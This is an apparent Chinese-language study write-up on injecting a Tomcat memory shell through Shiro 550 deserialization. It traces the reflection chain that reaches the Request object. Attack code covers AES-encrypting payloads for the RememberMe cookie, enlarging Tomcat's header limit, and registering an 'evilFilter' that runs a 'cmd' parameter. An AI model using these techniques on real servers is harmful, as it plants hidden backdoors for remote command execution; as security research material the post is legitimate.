

有思考的 Java 安全生态

Tomcat 反序列化注入内存马 (二)

参考博客: (1) . Java 安全之反序列化回显与内存马

<https://www.cnblogs.com/nice0e3/p/14891711.html>

(2) . Shiro 550 漏洞学习 (二): 内存马注入及回显

<http://wjlshare.com/archives/1545>

(3) . 基于全局储存的新思路 | Tomcat 的一种通用回显方法研究

https://mp.weixin.qq.com/s?_biz=MzlwNDA2NDk5OQ==&mid=2651374294&idx=3&sn=82d050ca7268bdb7bcf7ff7ff293d7b3

上一篇文章, 我们修改 Tomcat 执行流程, 将 request、response 对象缓存到线程的 ThreadLocalMap, 使得恶意 Java 代码反射取到 ThreadLocal 后就能拿到这两个对象。但在 shiro550 环境中, 反序列化点 RememberMe 是一个 filter, 会在上一篇文章缓存两对象前执行, 恶意 Java 代码就无法拿到 request 对象。

因此, 师傅们的思路转变, 从 Spring 到 Tomcat 的通杀, 从改变 Tomcat 执行流程到寻找新的全局存储记录, 是一个逐渐减少中间件 (如 Tomcat) 限制的过程。本文先对 Litch1 师傅的 Tomcat8+shiro 通用回显学习, 再介绍 c0ny1 师傅开发的、确定 request 存储位置的工具——java-object-searcher。

0x01 Litch1 师傅 之 Tomcat 通用回显 (K.O. shiro550)

1. 攻击复现

大木师傅的 GitHub: <https://github.com/KpLi0rn/ShiroVulnEnv>



```
import java.util.Base64;

public class AECencode {
    public static void main(String[] args) throws Exception {
        String tomcatHeader = "./tomcatHeader-L.ser";
        // String tomcatInject = "./tomcatInject-L.ser";
        byte[] key = Base64.getDecoder().decode("src: 'kPH+bIxk5D2deZiIxcAAA==");
        AesCipherService aes = new AesCipherService();
        ByteSource ciphertxt = aes.encrypt(getBytes(tomcatHeader), key);
        // ByteSource ciphertxt = aes.encrypt(getBytes(tomcatInject), key);
        System.out.printf(ciphertxt.toString());
    }

    public static byte[] getBytes(String path) throws Exception {
        InputStream inputStream = new FileInputStream(path);
        ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
        int n = 0;
        while((n=inputStream.read())!=-1){
            byteArrayOutputStream.write(n);
        }
        byte[] bytes=byteArrayOutputStream.toByteArray();
        return bytes;
    }
}
```

把大木师傅序列化好的 tomcatHeader-L.ser、tomcatInject-L.ser 用 shiro 的固定密钥 AES 加密, 并依次放入 Burpsuite 捕获数据包的 RememberMe 字段重新发送, 最后在浏览器 web

工程页面输入参数即可让恶意 Filter 命令执行并回显。



2. Request 对象存储位置分析

Tomcat 启动后会创建 Http11Processor 对象，调用栈如下，调试至 Http11Processor 的构造函数，发现其继承 AbstractProcessor，会首先调用父类的构造函数：


1. Nio.Endpoint#
2. state=NioEndpoint.this.getHandler().process(this.socketWrapper, this.event);
3. AbstractProtocol 的内部类 ConnectionHandler#
4. processor = this.getProtocol().createProcessor();
5. AbstractHttp11Protocol#
6. Http11Processor processor = new Http11Processor(this, this.getEndpoint());

7. `Http11Processor#`

8. `super(endpoint);`

进入 `AbstractProcessor` 构造函数，其会通过传递的参数初始化 `request` 和 `response` 属性，这两个属性由 `final` 修饰。`final` 修饰的变量类型 `Request` 和 `Response` 是类，属于引用数据类型，则一旦初始化，就不能再指向一个新的对象（如：`new Request()`），就是那种来一个请求分配一个线程的感觉。

因此，`Http11Processor` 的 `request` 和 `response` 属性记录了我们的 `request`、`response` 对象，接下来我们需要确定 `Http11Processor` 的存储位置。



```
private volatile long asyncTimeoutGeneration;
protected final AbstractEndpoint<?> endpoint;
protected final Request request;
protected final Response response;
protected volatile SocketWrapperBase<?> socketWrapper;
protected volatile SSLSupport sslSupport;
private ErrorState errorState;
protected final UserDataHelper userDataHelper;

public AbstractProcessor(AbstractEndpoint<?> endpoint) { this(endpoint, new Request(), new Response()); }


protected AbstractProcessor(AbstractEndpoint<?> endpoint, Request coyoteRequest, Response coyoteResponse) {
    this.hostNameC = new char[0];
    this.asyncTimeout = -1L;
    this.asyncTimeoutGeneration = 0L;
    this.socketWrapper = null;
    this.errorState = ErrorState.NONE;
    this.endpoint = endpoint;
    this.asyncStateMachine = new AsyncStateMachine( processor, this);
    this.request = coyoteRequest;
    this.response = coyoteResponse;
    this.response.setHook(this);
    this.request.setResponse(this.response);
    this.request.setHook(this);
}
```

在 `tomcat` 调用栈中，`AbstractProtocol` 类的内部类 `ConnectionHandler` 创建了 `Http11Processor`，我们就在该类中继续寻找 `processor` 的存储位置。发现其调用函数洋文为“注册”，跟进该函数：



```
if (processor == null) {
    processor = this.getProtocol().createProcessor();
    this.register(processor);
    if (this.getLog().isDebugEnabled()) {
        this.getLog().debug(AbstractProtocol.sm.getString( key: "abstractConnecti
    })
}
```

`Request.getRequestProcessor()` 会返回 `Request` 对象的 `reqProcessorMX` 属性，该属性为 `RequestInfo` 类，且为 `final` 类型不可重新指向。`new Request()` 实例化 `Request` 对象时，`reqProcessorMX` 属性被初始化（这里指赋值）为 `RequestInfo` 对象，并将 `Request` 对象封装在其 `req` 属性。我发现，相互引用的例子在 `tomcat` 中出现很多，比如 `standardContext` 和 `servletContext`（我觉得这是理解 `tomcat` 各种原生类作用和更快找到目标点的关键）。总之，在这里我们找到了封装 `Request` 对象的 `RequestInfo`，这一个过程如下图红线所示，接下来则调用了 `rp.setGlobalProcessor(this.global);`



内部类 ConnectionHandler 初始化时, 会将其 global 属性实例化为 RequestGroupInfo 对象, 该属性被 final 修饰, 不可重新指向。接下来跟踪上图调用的:


RequestInfo.setGlobalProcessor(RequestGroupInfo);

该函数进入 RequestInfo 类, 调用:

global.addRequestProcessor(this);

即 RequestGroupInfo.addRequestProcessor(RequestInfo);

进入 RequestGroupInfo 类的该函数, 发现其将 RequestInfo 对象添加到数组 processors:



总结一下关系, AbstractProtocol 类的内部类 ConnectionHandler 从 Http11Processor 的 Request 对象中获取 RequestInfo 对象 (RequestInfo 内部也引用 Request 对象), 再将 RequestInfo 对象 rp 放置在 ConnectionHandler 的 global 属性 (RequestGroupInfo 类) 的 processors 属性中。也就是说, 可以通过如下反射获取到 request、response 对象:

ConnectionHandler->global->processors->RequestInfo->req->response

接下来, 我们发现 Connector 类的 protocolHandler 属性为 protocolHandler 类型, 而 AbstractProtocol 类是 protocolHandler 接口的实现类。

这里师傅们默认 protocolHandler 属性储存了 AbstractProtocol, 及其的内部类 ConnectionHandler。我估计是通过调试时对象的哈希编号确定的, 但是师傅们没给出创建逻辑。

```
Connector.class x
Decompiled .class file, bytecode version: 51.0 (Java 7)
60     protected String parseBodyMethods;
61     protected HashSet<String> parseBodyMethodsSet;
62     protected boolean useIPVHosts;
63     protected String protocolHandlerClassName;
64     protected final ProtocolHandler protocolHandler;
65     protected Adapter adapter;
```

而 tomcat 启动时，org.apache.catalina.startup.Tomcat 类会将 Connector 存储到 StandardService 中：

```
Tomcat.class x
Decompiled .class file, bytecode version: 51.0 (Java 7)
Q- setConn
241
242     public void setConnector(Connector connector) {
243         this.defaultConnectorCreated = true;
244         Service service = this.getService();
245         boolean found = false;
246         Connector[] arr$ = service.findConnectors();
247         int len$ = arr$.length;
248
249         for(int i$ = 0; i$ < len$; ++i$) {
250             Connector serviceConnector = arr$[i$];
251             if (connector == serviceConnector) {
252                 found = true;
253                 break;
254             }
255         }
256
257         if (!found) {
258             service.addConnector(connector);
259         }
260
261     }
```

通过 Thread.currentThread().getContextClassLoader() 可获取 webappClassLoaderBase，再获取上下文中的 StandardService。引用大木师傅的一段话：

Tomcat 隔离多个 Webapp 的实现方式是每个 WebApp 用一个独有的 ClassLoader 实例来优先处理加载，并不会传递给父加载器。这个定制的 ClassLoader 就是 WebappClassLoader，WebappClassLoader 会加载 /WebApp/WEB-INF/* 中的 Java 类库，是各个 Webapp 私有的类加载器，加载路径中的 class 只对当前 Webapp 可见。

虽然，Connector 类的 protocolHandler 属性如何存储 AbstractProtocol 对象这部分分析的很模糊，但至此反射链已经闭合：

```
webappClassLoaderBase (Thread.currentThread().getContextClassLoader())
->StandardService->Connector
->protocolHandler (AbstractProtocol)
->ConnectionHandler->global->processors->RequestInfo->req->response
```

3. 攻击代码编写

Litch1 师傅说，在测试 shiro 时，payload 超过了 Request 的 inputBuffer 对于 header 的限制，思路是改变 org.apache.coyote.http11.AbstractHttp11Protocol 的 maxHeaderSize 的大小。TomcatHeaderSize.java 和 TomcatMemShellInject.java 都是对上述反射链的实现，不同在于，后者在 webappClassLoaderBase.getResources().getContext() 获取到 standardContext

后就开始动态注入 filter，下面我们来详细分析这一过程。代码在前面提到的，大木师傅的 GitHub。

a. TomcatHeaderSize.java

首先是获取各 Class 对象的属性并设置访问权限，分别是

变量名	类名.属性名
contextField	StandardContext.context
serviceField	ApplicationContext.service
requestField	RequestInfo.req
headersizeField	Http11InputBuffer.headerBufferSize
getHandlerMethod	方法 AbstractProtocol.getHandler

接下来通过 contextField 和 serviceField 变量构造反射链，途中经过的属性值依次是：webappClassLoaderBase. resources. context. Context. Connectors, 获取到 Connector 对象，这里也反映以前文章讲的 service 中是多个 Connector 和一个 Container。

```
org.apache.catalina.loader.WebappClassLoaderBase webappClassLoaderBase =
    (org.apache.catalina.loader.WebappClassLoaderBase) Thread.currentThread().getContextClassLoader();
org.apache.catalina.core.ApplicationContext applicationContext = (org.apache.catalina.core.ApplicationContext) contextField.get(webappClassLoaderBase.getResources().getContext());
org.apache.catalina.core.StandardService standardService = (org.apache.catalina.core.StandardService) serviceField.get(applicationContext);
org.apache.catalina.connector.Connector[] connectors = standardService.findConnectors();
```

Code fragment:

```
org.apache.catalina.loader.WebappClassLoaderBase webappClassLoaderBase = (org.apache.catalina.loader.WebappClassLoaderBase) Thread.currentThread().getContextClassLoader();
```

Result:

```
result = {ParallelWebappClassLoader@3622} "ParallelWebappClassLoader\r\n context: zk2\r\n delegate: ... View
resources = {StandardRoot@3626}
context = {StandardContext@3665} "StandardEngine[Catalina].StandardHost[localhost].StandardContext[
context = {ApplicationContext@3702}
  attributes = {ConcurrentHashMap@3793} "{javax.servlet.context.tempdir=C:\Users\bmsk\AppData\Local\Temp\r\n
  readOnlyAttributes = {ConcurrentHashMap@3794} "{javax.servlet.context.tempdir=javax.servlet.con
  context = {StandardContext@3665} "StandardEngine[Catalina].StandardHost[localhost].StandardCo
  service = {StandardService@3795} "StandardService[Catalina]"
    name = "Catalina"
    server = {StandardServer@3809} "StandardServer[8005]"
    support = {PropertyChangeSupport@3810}
    connectors = {Connector[1]@3811}
      0 = {Connector@3822} "Connector[HTTP/1.1-8080]"
```

protocolHandler 属性存储 AbstractProtocol 对象，getHandlerMethod 反射方法实际调用 AbstractProtocol.getHandler 会返回内部类 ConnectionHandler 对象。继续反射从 ConnectionHandler 的 global 属性获得 requestGroupInfo 对象，其 processors 属性是存储 requestInfo 对象的列表。这一过程由以下代码实现，图中表达式更易理解其链式调用。

```

for (int i = 0; i < connectors.length; i++) {
    if (4 == connectors[i].getScheme().length()) {
        org.apache.coyote.ProtocolHandler protocolHandler = connectors[i].getProtocolHandler();
        if (protocolHandler instanceof org.apache.coyote.http11.AbstractHttp11Protocol) {
            Class[] classes = org.apache.coyote.AbstractProtocol.class.getDeclaredClasses();
            for (int j = 0; j < classes.length; j++) {
                // org.apache.coyote.AbstractProtocol$ConnectionHandler
                if (52 == (classes[j].getName().length()) || 60 == (classes[j].getName().length())) {
                    java.lang.reflect.Field globalField = classes[j].getDeclaredField("global");
                    java.lang.reflect.Field processorsField = org.apache.coyote.RequestGroupInfo.class.getDeclaredField("processors");
                    globalField.setAccessible(true);
                    processorsField.setAccessible(true);
                    org.apache.coyote.RequestGroupInfo requestGroupInfo = (org.apache.coyote.RequestGroupInfo) globalField.get(getHandlerMethod.invoke(protocolHandler, null));
                    java.util.List list = (java.util.List) processorsField.get(requestGroupInfo);
                    for (int k = 0; k < list.size(); k++) {

```

protocolHandler.getHandlerMethod == ConnectionHandler
 ConnectionHandler.global == requestGroupInfo
 requestGroupInfo.processors == ArrayList<requestInfo>

通过前面的“Request 对象存储位置分析”，我们知道 requestInfo 类的 req 属性存储了 Request 对象。我们将 Request 对象的 headerBufferSize 置为 10000，是由于 request 的 inputbuffer 是复用的，要修改多个请求的该值。而接下来调用 AbstractProtocol 的 setMaxHttpHeaderSize 为 10000，就会在新的请求中将其 Request 对象的 inputbuffer 设置能容纳我们的超长 payload。

```

41         for (int k = 0; k < list.size(); k++) {
42             org.apache.coyote.Request tempRequest = (org.apache.coyote.Request) requestField.get(list.get(k));
43             headerSizeField.set(tempRequest.getInputBuffer(), 10000);
44         }
45     }
46 }
47 ((org.apache.coyote.http11.AbstractHttp11Protocol) protocolHandler).setMaxHttpHeaderSize(10000);
48 }
49 }
50 }
51 } catch (Exception e) {
52 }
53 }
54

```

requestInfo.req == Request对象
 AbstractProtocol

b. TomcatMemShellInject.java

在上一篇笔记中讲到，threeedr3am 师傅从 request 对象获取到 servletContext 后，再通过查 context 属性遍历得到 standardContext。修改与生命周期有关的标志位后，就能通过 servletContext.addFilter 方法注入恶意 filter 到 filterDefs，再通过 addMappingForUrlPatterns 把恶意 filter 加入 filterMaps，最后，调用 filterStrat 方法构造 filterConfigs，再遍历 filterMaps 并将恶意 filter 放在 filterMaps 的首位。完成动态注入恶意 filter。

大木师傅的这部分代码与 threeedr3am 师傅一致，只是获取 servletContext 和 standardContext 的过程使用了 Litch1 师傅的思路。回顾前面的 webappClassLoaderBase 的属性表如下，可知属性关系和相互引用：

webappClassLoaderBase.resources.context == standardContext 对象
 standardContext.context == servletContext 对象

```
Code fragment:
org.apache.catalina.loader.WebappClassLoaderBase a= (org.apache.catalina.loader.
WebappClassLoaderBase)Thread.currentThread().getContextClassLoader();

Result:
∨ ∞ result = {ParallelWebappClassLoader@3621} "ParallelWebappClassLoader\r\n context: zk2\r\n delegate:... View
  ∨ f resources = {StandardRoot@3625}
    ∨ f context = {StandardContext@3664} "StandardEngine[Catalina].StandardHost[localhost].StandardContext[
      f allowCasualMultipartParsing = false
    ∨ f context = {ApplicationContext@3701}
      > f attributes = {ConcurrentHashMap@3792} "javax.servlet.context.tempdir=C:\Users\bmsk\Apj... View
      > f readOnlyAttributes = {ConcurrentHashMap@3793} "javax.servlet.context.tempdir=javax.servlet.con
      > f context = {StandardContext@3664} "StandardEngine[Catalina].StandardHost[localhost].StandardCo
      > f service = {StandardService@3794} "StandardService[Catalina]"
      > f facade = {ApplicationContextFacade@3795}
```

因此通过对 webappClassLoaderBase 对象的方法调用就能获取到 servletContext 和 standardContext, 接下来就是 threedr3am 师傅的 servletContext.addFilter 动态注入恶意 filter 的实现过程, 这里不再赘述。

```
public class TomcatMemShellInject extends AbstractTranslet implements Filter {

    private final String cmdParamName = "cmd";
    private final static String filterUrlPattern = "/*";
    private final static String filterName = "evilFilter";

    static {
        try {
            Class c = Class.forName("org.apache.catalina.core.StandardContext");

            org.apache.catalina.loader.WebappClassLoaderBase webappClassLoaderBase =
                (org.apache.catalina.loader.WebappClassLoaderBase) Thread.currentThread().getContextClassLoader();
            StandardContext standardContext = (StandardContext) webappClassLoaderBase.getResources().getContext();

            ServletContext servletContext = standardContext.getServletContext();

            Field configs = Class.forName("org.apache.catalina.core.StandardContext").getDeclaredField("filterConfigs");
            configs.setAccessible(true);
            Map filterConfigs = (Map) configs.get(standardContext);
            // 如果我们filter的名字不存在那么就进行注入
            if (filterConfigs.get(filterName) == null){
                // 将自己作为 Filter 进行注入
            }
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

0x03 经验积累

1. Ctrl+N 搜寻某类时, 鼠标悬停在该类上可看到封装该类的 jar 包名称, 以此确定自己 web 项目缺失的依赖, 再从已有环境导入该 jar 包。
2. final 关键字修饰变量时, 如果修饰的是基础数据类型的变量, 则其初值在初始化后不能再更改; 如果是引用数据类型, 对其初始化后便不能再让其指向另一个对象。
如: private final int i=0; 则再 i=1 就会报错。
private Object obj = new Object(); 则再 obj = new Object()就会报错。

0x04 学习小结

1. nice_0e3 师傅又更新了两篇博客: “XStream 漏洞分析”和“C3P0 链利用与分析”, 我心态崩了, 不知道是否还能追上师傅们的步伐。Tomcat 内存马系列还剩半自动化工具 java-

object-seacher、以及综述没看完。我还在不断阅读代码和博客的初级阶段，但自身代码能力没有安静的睡醒时间练习。本篇文章就是确定到 request 对象的存储位置，寻找一条反射链的起点使得任意代码能够得着，可以想一想，tomcat 中哪些类是能够被够得着的，再让反射链足够短，就是这种思路的通式。

2. 我的所有事情只与我自己有关，完整的工作量，完整的果实。
3. 我是为了构建 Java 安全生态的体系化认识，读博客做笔记要抓紧时间。唯快不破。